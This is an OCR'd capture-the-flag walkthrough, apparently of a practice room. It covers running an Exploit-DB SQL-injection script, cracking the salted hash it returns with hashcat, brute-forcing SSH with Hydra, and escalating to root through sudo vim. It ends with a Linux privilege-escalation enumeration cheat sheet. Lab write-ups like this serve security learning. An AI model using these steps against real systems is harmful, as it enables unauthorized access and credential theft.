
wget https://www.exploit-db.com/download/46635



Trying to run the exploit.py script

python3 46635.py





it did not work we need to convert python2 code python3 you can use AI

Now we know the ports open on the target, an idea of what the target is running on their website, and a possible exploit that we may use.

The exploit is a python script so I copied and pasted into a .py document.

Exploit options


Here we can see we need to supply a URL using the -u flag and can supply a wordlist for password cracking using — crack -w.

Exploit syntax

Now, let's run it and see what we get in return.



(Note: Initially the script would not run due to my machine not having "termcolor" module installed for Python. To fix: `pip install termcolor` *)*




Exploit results

we got username and hash password we can crack this hash with hashcat

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: adminh
[*] 0c01f4468bd75d7a84c7eb73846e8d96

hash-identifier



find hash code ; https://hashcat.net/wiki/doku.php?id=example_hashes

Generic hash types

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5($pass.$salt)	01dfae6e5d4d90d9892622325959afbe:7050461
20	md5($salt.$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le($pass).$salt)	b31d032cfdcf47a399990a71e43c5d2a:144816
40	md5($salt.utf16le($pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473
50	HMAC-MD5 (key = $pass)	fc741db0a2968c39d9c2a5cc75b05370:1234
60	HMAC-MD5 (key = $salt)	bfd280436f45fa38eaacac3b00518f29:1234
70	md5(utf16le($pass))	2303b15bfa48c74a74758135a0df1201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1($pass.$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1($salt.$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le($pass).$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225

hashcat -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 '/home/kali/Desktop/rockyou.txt'

```
Bye!

┌──(kali㉿kali)-[~]
└─$ hashcat -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 -w '/home/kali/Desktop/rockyou.txt'
The specified parameter cannot use '/home/kali/Desktop/rockyou.txt' as a value - must be a number.


┌──(kali㉿kali)-[~]
└─$ hashcat -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 '/home/kali/Desktop/rockyou.txt'
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG
 - Platform #1 [The pocl project]
 ==========================================================================================================
 ============================

* Device #1: cpu-penryn-Intel(R) Core(TM) Ultra 5 135U, 709/1482 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

Bingo! We got a username and a cracked password returned from the exploit.

Second way --> just do Hydra

```
root@kali: ~   root@kali: ~   root@kali: ~   root@kali: ~

┌──(root㉿kali)-[~]
└─# hydra -l mitch -P /root/Desktop/wordlists/rockyou.txt ssh://10.10.36.201 -s 2222

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin
g, these x** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-22 20:17:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.36.201:2222/
[2222][ssh] host: 10.10.36.201   login: mitch   password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-22 20:18:10

┌──(root㉿kali)-[~]
└─#
```

What's the password?

> secret

Where can you login with the details obtained?

> SSH

Using the username and password we discovered we can now try to SSH into the target machine.

Username found: mitch

password: secret




we need to specified port number otherwise it is not working

ssh mitch@10.10.133.14 -p 2222

ssh mitch@10.10.133.14 -p 2222 why we need specified port number


--> In the command `ssh mitch@10.10.133.14 -p 2222`, the `-p 2222` specifies the port number that the SSH client should connect to. By default, SSH uses **port 22** for communication. However, the specified port `2222` in this command indicates that the **SSH server is running on a non-default port**.

--> Specifying the port number with `-p 2222` is necessary when the SSH service is configured to run on a port other than the default port 22. Without specifying the port, the SSH client would attempt to connect to port 22, and the connection would fail if the SSH service is running on a different port, such as 2222.



ssh

Now if we ls we see the “user.txt” file and read it for our first flag!




user flag

What’s the user flag?

> user.txt

Next let’s check if any other users have home directories.





Other users

Is there any other user in the home directory? What's its name?

> sunbath

We can open root because we are not root privilege






mitch

On to privileged escalation! First I like to start off with running "sudo -l" to see what my current user can run.

The `sudo -l` command is used in Unix-like operating systems to list the allowed and forbidden commands for the current user or a specified user when using `sudo`.

When you run `sudo -l`, it will show you:

1. The commands that you can run with `sudo`.
2. Any restrictions or limitations on those commands.
3. The user's privileges in terms of executing commands as other users or the root user.



sudo -l

--> Sudo vim info https://gtfobins.github.io/gtfobins/vim/#sudo

--> https://github.com/Mahamedm/CVE-2019-9053-Exploit-Python-3

We can see the user “mitch” can run /usr/bin/vim without a password. With that information, let’s check out GTFOBins and see if we can use that for privesc.

GTFOBins

Looks like if we run this command here we can escalate our privileges!

The command `sudo vim -c ':!/bin/sh'` does the following:

1. **`sudo`**: Runs the command with superuser (root) privileges.
2. **`vim`**: Opens the Vim text editor.
3. **`-c ':!/bin/sh'`**: The `-c` option allows you to run a command after starting Vim. Here, `:!/bin/sh` executes a shell command, specifically launching a new shell (`/bin/sh`).


When you run this command, Vim starts, and immediately a new shell is executed. You'll effectively be dropped into a shell session within Vim. To exit the shell and return to Vim, you can type `exit` or press `Ctrl+D`.

--> If the `sudo -l` command reveals that a user can run `vim` with root privileges (i.e., `sudo vim` is allowed without needing a password), the attacker can abuse this privilege to escalate to root. In this case, `vim -c ':!/bin/sh'` opens `vim` and immediately runs the shell command `!/bin/sh`, which spawns a shell. Since it is executed with `sudo`, this will be a root shell.

This approach can be useful for running shell commands with root privileges while in a text editing environment.


What can you leverage to spawn a privileged shell?

> vim



root shell

It worked! From here all we have left is to grab the root flag and the room is complete.



root.txt

What's the root flag?

> root.txt

Congrats!

Overall easy but good room as it introduced us to using nmap and gobuster, doing some research on exploits and finding one that works for us, checking out GTFOBins, and finally escalating to root to get the final flag.

1. Basic System Information

`whoami # Show current`

`userid # Show UID, GID, and group memberships`

`hostname # Show hostname`

`uname -a # Kernel and OS info`

`cat /etc/os-release # OS details`

---

2. Check Users and Permissions

`who # Who's logged`

---

3. File System Navigation & Search

`pwd # Print working directory`

`ls -la # List files (including hidden)`

`find / -type f -name "*.conf" 2>/dev/null # Find config files`

`find / -perm -4000 2>/dev/null # Find SUID binaries`

---

4. Network Recon

`ip a # Network interfacess`

`cat /etc/hosts # Local host mappings`

---

5. Process and Service Enumeration

`ps aux # All running processes`

`top # Live process monitoring`

`systemctl list-units --type=service # Active services`

---

6. Privilege Escalation Recon

`sudo -l # Check if you can run anything as root`

